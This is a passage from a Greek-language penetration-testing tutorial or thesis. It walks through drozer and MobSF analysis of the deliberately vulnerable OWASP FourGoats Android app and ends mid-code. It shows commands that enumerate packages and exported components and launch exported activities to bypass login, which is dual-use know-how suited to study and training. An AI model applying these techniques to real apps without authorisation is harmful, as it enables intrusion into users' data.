εξοικονομώντας έτσι χρόνο και δίνοντας άνεση στην ανάλυση των εφαρμογών. Στο συγκεκριμένο περιβάλλον εγκαταστάθηκε η τελευταία έκδοση του

drozer και για τη δυναμική ανάλυση του κώδικα χρησιμοποιήθηκε ο προσομοιωτής **Genymotion** (https://www.genymotion.com/fun-zone/) με λειτουργικό **Android 8**. Για τις επιθέσεις ενδιάμεσου έγινε χρήση του εργαλείου **Burp Suite**.

2.1 Στήνοντας το περιβάλλον δοκιμών παρείσδυσης

Πριν ξεκινήσει η διαδικασία δοκιμών παρείσδυσης, δημιουργήθηκε μέσω του **SDK Manager**, ένας προσομοιωτής Android περιβάλλοντος με εγκατεστημένη την έκδοση **Android 6**. Αφού ανοίξει ο προσομοιωτής, θα πρέπει να εγκαταστήσουμε την εφαρμογή μας στην εικονική συσκευή. Για να γίνει αυτό, χρησιμοποιείται το **Android Bridge Debugger(adb)**, το οποίο είναι εργαλείο της πλατφόρμας του **Android Studio** και μέσω του οποίου μπορούμε να αποκτήσουμε πρόσβαση σε μία συσκευή, αν έχει ενεργοποιηθεί η επιλογή για προγραμματιστές (**Developer Mode**) στη συσκευή **Android** εξαρχής. Στους προσομοιωτές είναι ήδη ενεργοποιημένη. Για να κάνουμε εγκατάσταση μία εφαρμογή πληκτρολογούμε την παρακάτω εντολή.

```
santoku@santoku-virtual-machine:~/Desktop$ adb install OWASP_GoatDroid-\ FourGoa
ts_Android_App.apk
```


Εγκατάσταση Εφαρμογής

Στη συνέχεια για να καταφέρουμε να χρησιμοποιήσουμε το εργαλείο **drozer** θα πρέπει πρώτα να ρυθμίσουμε την προώθηση κίνησης **tcp** στην πόρτα 31415.

```
santoku@santoku-virtual-machine:~$ adb forward tcp:31415 tcp:31415
* daemon not running; starting now at tcp:5037
* daemon started successfully
31415
```


Προώθηση TCP κίνησης

Η παραπάνω ενέργεια γίνεται διότι στη συσκευή θα εγκατασταθεί η εφαρμογή του **drozer(drozer agent)**, ώστε να αλληλοεπιδρά με τις εφαρμογές. Η συγκεκριμένη εφαρμογή προκειμένου να «ακούει» τις εντολές που θα της δώσουμε χρησιμοποιεί την πόρτα 31415. Στη συνέχεια με την εντολή **drozer console connect** θα συνδεθούμε με την εφαρμογή του **drozer**, όπως αναπαρίσταται στην παρακάτω εικόνα:




Έναρξη του εργαλείου drozer

Για τις δοκιμές παρείσδυσης χρησιμοποιήθηκαν δύο εφαρμογές. Η μία είναι η **FourGoats** (https://github.com/nvisium-jack-mannino/OWASP-GoatDroid-Project/downloads) και η δεύτερη είναι το **Sieve** (https://github.com/as0ler/Android-Examples/blob/master/sieve.apk), η οποία είναι μία εφαρμογή διαχείρισης κωδικών που κάνει χρήση ενός **PIN** συνοδευόμενο από ένα **Password**. Το **FourGoats** είναι μία εφαρμογή κοινωνικής δικτύωσης, όπου ο χρήστης δημιουργεί ένα προφίλ με ψευδώνυμο και κωδικό πρόσβασης. Η εφαρμογή επικοινωνεί με τοπικό εξυπηρετητή(**Server**). Προτού εκκινήσουμε τον εξυπηρετητή θα πρέπει να δηλώσουμε την διεύθυνση δικτύου(**IP Address**) και την πόρτα του εξυπηρετητή εντός της εφαρμογής. Στη διεύθυνση δικτύου δηλώνουμε αυτή του μηχανήματος που φιλοξενεί τον εξυπηρετητή και για πόρτα δηλώνουμε την 9888 όπως παρουσιάζεται παρακάτω:




Δήλωση Διεύθυνσης Δικτύου και πόρτας

Στη συνέχεια εκκινούμε τον εξυπηρετητή.




Εκκίνηση Εξυπηρετητή

Για τη λειτουργία του **MobSF** το μόνο που απαιτείται είναι να κατεβάσουμε το εργαλείο σε μορφή docker και απλά να το ανοίξουμε όπως φαίνεται παρακάτω:




Εκκίνηση MobSF

Ακολουθούμε τον σύνδεσμο της διεύθυνσης που έχει ανοίξει το **MobSF** και πατώντας **Upload & Analyze** ανεβάζουμε την εφαρμογή.



Ανέβασμα και ανάλυση εφαρμογής

Μετά από λίγο αφού ολοκληρωθεί η διαδικασία της ανάλυσης θα μας παρουσιαστούν τα αντίστοιχα πεδία ανάλυσης σε ένα γραφικό περιβάλλον.



Γραφικό περιβάλλον του MobSF

Πλέον είμαστε έτοιμοι να ξεκινήσουμε τις δοκιμές παρείσδυσης.

2.2 Ξεκινώντας τις δοκιμές παρείσδυσης

Η διαδικασία των δοκιμών παρείσδυσης της εφαρμογής ακολουθεί τα εξής βήματα. Πρώτα θα συλλέξουμε κάποιες βασικές πληροφορίες για την εφαρμογή, στη συνέχεια θα δούμε ποια είναι η επιφάνεια επίθεσης της εφαρμογής και τέλος θα την μελετήσουμε εκτενώς. Έπειτα θα δούμε το κατά πόσο αποθηκεύονται με ασφάλεια τα δεδομένα του χρήστη στη συσκευή, όπως επίσης και το κατά πόσο ασφαλής είναι ο τρόπος που στέλνονται τα διαπιστευτήρια (**credentials**) του χρήστη στον εξυπηρετητή.

Να σημειωθεί ότι μέσω του **FourGoats** θα δούμε την ανάλυση δραστηριοτήτων και παραληπτών μεταδόσεων και μέσω της εφαρμογής **Sieve** την ανάλυση παρόχων περιεχομένου. Για την ανάλυση υπηρεσιών θα παρουσιαστούν παραδείγματα και από τις δύο εφαρμογές.

2.2.1 Συλλογή βασικών πληροφοριών για την εφαρμογή

Από τη στιγμή που έχουμε εκκινήσει τον **drozer agent**, το πρώτο πράγμα που χρειάζεται να βρούμε είναι το όνομα του πακέτου της εφαρμογής που θέλουμε να αναλύσουμε. Αυτό επιτυγχάνεται όπως απεικονίζεται παρακάτω:

```
dz> run app.package.list
com.android.smoketest (com.android.smoketest)
com.example.android.livecubes (Example Wallpapers)
com.android.providers.telephony (Phone and Messaging Storage)
com.android.providers.calendar (Calendar Storage)
com.android.providers.media (Media Storage)
com.android.protips (Home screen tips)
com.android.documentsui (Documents)
com.android.gallery (Camera)
com.android.externalstorage (External Storage)
com.android.htmlviewer (HTML Viewer)
com.android.quicksearchbox (Search)
com.android.mms.service (MmsService)
com.android.providers.downloads (Download Manager)
com.android.messaging (Messaging)
com.android.browser (Browser)
com.android.soundrecorder (Sound Recorder)
com.android.defcontainer (Package Access Helper)
com.android.providers.downloads.ui (Downloads)
com.android.pacprocessor (PacProcessor)
com.android.certinstaller (Certificate Installer)
com.android.carrierconfig (com.android.carrierconfig)
android (Android System)
com.android.contacts (Contacts)
org.owasp.goatdroid.fourgoats (FourGoats)
```

Εύρεση ονομασίας πακέτου εφαρμογής

Με αυτή την πληροφορία είμαστε έτοιμοι να εισχωρήσουμε πιο βαθιά στην εφαρμογή, βλέποντας το αρχείο **Manifest.xml**. Μέσω αυτού του αρχείου οι εφαρμογές Android δηλώνουν όλα τα συστατικά στοιχεία τους, τις ενέργειες που μπορούν να εκτελέσουν, καθώς επίσης και τα δικαιώματα που λαμβάνει η εφαρμογή από τη συσκευή. Το συγκεκριμένο αρχείο μπορούμε να το δούμε με την παρακάτω εντολή:

```
dz> run app.package.manifest org.owasp.goatdroid.fourgoats
<manifest versionCode="1"
          versionName="1.0"
          package="org.owasp.goatdroid.fourgoats">
  <uses-sdk minSdkVersion="9"
            targetSdkVersion="15">
  </uses-sdk>
  <application theme="@2131361870"
               label="@2131296266"
               icon="@2130837632"
               debuggable="true">
```

Παρουσίαση Manifest.xml

Το μεγαλύτερο ενδιαφέρον από το συγκεκριμένο παράδειγμα παρουσιάζει το γεγονός ότι η επιλογή αποσφαλμάτωσης (**debuggable**) έχει την τιμή **true**, πράγμα που πάει να πει ότι ο οποιοσδήποτε μπορεί να αναλύσει γραμμή-γραμμή τον κώδικα της εφαρμογής. Στη συνέχεια βλέπουμε τις άδειες που επιθυμεί η εφαρμογή από τη συσκευή. Το συγκεκριμένο εύρημα αντιστοιχεί στην ευπάθεια **αντίστροφης μηχανικής** κατά το πρότυπο **OWASP**.

```
  <uses-permission name="android.permission.SEND_SMS">
  </uses-permission>
  <uses-permission name="android.permission.CALL_PHONE">
  </uses-permission>
  <uses-permission name="android.permission.ACCESS_COARSE_LOCATION">
  </uses-permission>
  <uses-permission name="android.permission.ACCESS_FINE_LOCATION">
  </uses-permission>
  <uses-permission name="android.permission.INTERNET">
  </uses-permission>
</manifest>
```

Άδειες εφαρμογής

Η εφαρμογή, όπως βλέπουμε ζητά άδεια να στέλνει μηνύματα **SMS**, να καλεί αριθμούς, να έχει πρόσβαση στο διαδίκτυο όπως επίσης και στην τοποθεσία που βρίσκεται ο χρήστης. Την παραπάνω πληροφορία μπορούμε επίσης να την πάρουμε και με εντολή μέσω του **drozer**:

```
dz> run app.package.info -a org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
  Application Label: FourGoats
  Process Name: org.owasp.goatdroid.fourgoats
  Version: 1.0
  Data Directory: /data/user/0/org.owasp.goatdroid.fourgoats
  APK Path: /data/app/org.owasp.goatdroid.fourgoats-1/base.apk
  UID: 10056
  GID: [3003]
  Shared Libraries: null
  Shared User ID: null
  Uses Permissions:
  - android.permission.SEND_SMS
  - android.permission.CALL_PHONE
  - android.permission.ACCESS_COARSE_LOCATION
  - android.permission.ACCESS_FINE_LOCATION
  - android.permission.INTERNET
  Defines Permissions:
  - None

dz>
```

Εναλλακτική για την παρουσίαση των αδειών της εφαρμογής

Μέσω αυτής της εντολής βλέπουμε επιπλέον και τις διευθύνσεις που έχουν αποθηκευτεί το πακέτο της εφαρμογής και η εφαρμογή καθαυτή αντίστοιχα. Επιπλέον μέσω του **UID** καταλαβαίνουμε ότι η εφαρμογή εντός του συστήματος έχει δικαιώματα απλού χρήστη. Αν η τιμή του **UID** είχε την τιμή 0 θα σήμαινε ότι έχει δικαιώματα **root**.

Σε συνέχεια της ανάλυσής μας, είναι σημαντικό να μελετήσουμε την επιφάνεια επίθεσης στην εφαρμογή. Το **drozer** με την παρακάτω εντολή μας βοηθάει με μια συνοπτική παρουσίαση όπως φαίνεται παρακάτω:

```
dz> run app.package.attacksurface org.owasp.goatdroid.fourgoats
Attack Surface:
  4 activities exported
  1 broadcast receivers exported
  0 content providers exported
  1 services exported
    is debuggable
dz>
```

Επιφάνεια επίθεσης εφαρμογής

Στην ουσία η επιφάνεια επίθεσης δεν είναι τίποτα περισσότερο από τα συστατικά στοιχεία της εφαρμογής που είναι εξαγώγιμα, δηλαδή μπορούν να χρησιμοποιηθούν και από άλλες εφαρμογές. Βλέπουμε ότι τέσσερις δραστηριότητες, έναν παραλήπτης μεταδόσεων και μία υπηρεσία μπορούν να εξαχθούν από όλες τις εφαρμογές της συσκευής.

2.2.2 Ανάλυση δραστηριοτήτων

Θα ξεκινήσουμε το ουσιαστικό μέρος των δοκιμών μας με την ανάλυση των δραστηριοτήτων της εφαρμογής. Όπως είδαμε πιο πριν η εφαρμογή χρησιμοποιεί τέσσερις εξαγώγιμες δραστηριότητες. Με την παρακάτω εντολή θα δούμε ποιες είναι η δραστηριότητες αυτές:


```
dz> run app.activity.info -a org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
  org.owasp.goatdroid.fourgoats.activities.Main
  org.owasp.goatdroid.fourgoats.activities.ViewCheckin
  org.owasp.goatdroid.fourgoats.activities.ViewProfile
  org.owasp.goatdroid.fourgoats.activities.SocialAPIAuthentication
```

Εξαγώγιμές δραστηριότητες

Βλέπουμε ότι πρόκειται για την κύρια δραστηριότητα της εφαρμογής που ουσιαστικά είναι η σελίδα που βάζει τα στοιχεία του ο χρήστης και άλλες 3 δραστηριότητες που εμφανίζονται αφού συνδεθεί ο χρήστης και τις επιλέξει. Μέσω του **drozer** θα δοκιμάσουμε κάθε μία από αυτές και θα δούμε το κατά πόσο μπορούμε να τις ανοίξουμε.


Θα ξεκινήσουμε με την δραστηριότητα **Main**. Πριν εκτελέσουμε την εντολή που θα ξεκινήσει τη

δραστηριότητα αυτή, όπως και τις επόμενες πρέπει να επισημανθεί ότι η εφαρμογή δεν είναι σε λειτουργία. Όπως βλέπουμε στο παρακάτω στιγμιότυπο το **drozer** κατάφερε να ανοίξει την δραστηριότητα **Main**.




Δραστηριότητα Main

Ακολούθως εκτελούμε την ίδια εντολή και για τη δραστηριότητα **ViewCheckin**.



Δραστηριότητα ViewCheckin


Παρόμοια και για τη δραστηριότητα **ViewProfile**. Εδώ παρουσιάζεται ένα ενδιαφέρον, καθώς είναι λογικό η συγκεκριμένη δραστηριότητα να μπορεί να εκκινήσει, μόνο όταν ο χρήστης είναι συνδεδεμένος στην εφαρμογή.



Δραστηριότητα ViewProfile

Τρέχοντας τη συγκεκριμένη δραστηριότητα, η εφαρμογή όπως βλέπουμε στέλνει ένα μήνυμα ότι συνέβη κάτι περίεργο. Η συγκεκριμένη δραστηριότητα είναι επικίνδυνο να μπορεί να ανοίξει και από άλλες εφαρμογές, καθώς αν ο χρήστης έχει επιλέξει από την δραστηριότητα **Main** την επιλογή να τον «θυμάται» η εφαρμογή, τότε κάποιος κακόβουλος μπορεί να αποκτήσει πρόσβαση εκκινώντας απλά τη δραστηριότητα **ViewProfile.** Με βάση το πρότυπο **OWASP** το συγκεκριμένο γεγονός αντιστοιχεί στην ευπάθεια **ανασφαλούς αυθεντικοποίησης**.

Τέλος θα προσπαθήσουμε να εκκινήσουμε τη δραστηριότητα **SocialAPIAuthentication**.



Δραστηριότητα SocialAPIAuthentication

Βλέπουμε ότι καταφέραμε να την εκκινήσουμε χωρίς κανένα πρόβλημα.

Έτσι έχουμε ολοκληρώσει τον έλεγχο των εξαγώγιμων δραστηριοτήτων και μπορούμε να προχωρήσουμε σε αυτή του παραλήπτη μετάδοσης της εφαρμογής.

2.2.3 Ανάλυση παραληπτών μετάδοσης

Για την παρουσίαση δοκιμής παρείσδυσης των παραληπτών μετάδοσης, θα χρησιμοποιήσουμε εκ νέου την εφαρμογή **FourGoats**. Για να δούμε πληροφορίες σχετικά με τους παραλήπτες μετάδοσης πληκτρολογούμε την παρακάτω εντολή στην κονσόλα του drozer:

```
dz> run app.broadcast.info -a org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
  Receiver: org.owasp.goatdroid.fourgoats.broadcastreceivers.SendSMSNowReceiver

dz>
```

Εξαγώγιμος παραλήπτης μετάδοσης

Ο παραλήπτης μετάδοσης που μπορεί να εξαχθεί είναι ο **SendSMSNowReceiver**. Από το όνομα μπορούμε να υποθέσουμε ότι ο συγκεκριμένος παραλήπτης στέλνει μηνύματα **SMS**. Για να δούμε σε μεγαλύτερο βάθος το τι κάνει ακριβώς θα επιστρατεύσουμε το **MobSF**, προκειμένου να δούμε τον κώδικά του.

```
public class SendSMSNowReceiver extends BroadcastReceiver {
    Context context;

    public void onReceive(Context arg0, Intent arg1) {
        this.context = arg0;
        SmsManager sms = SmsManager.getDefault();
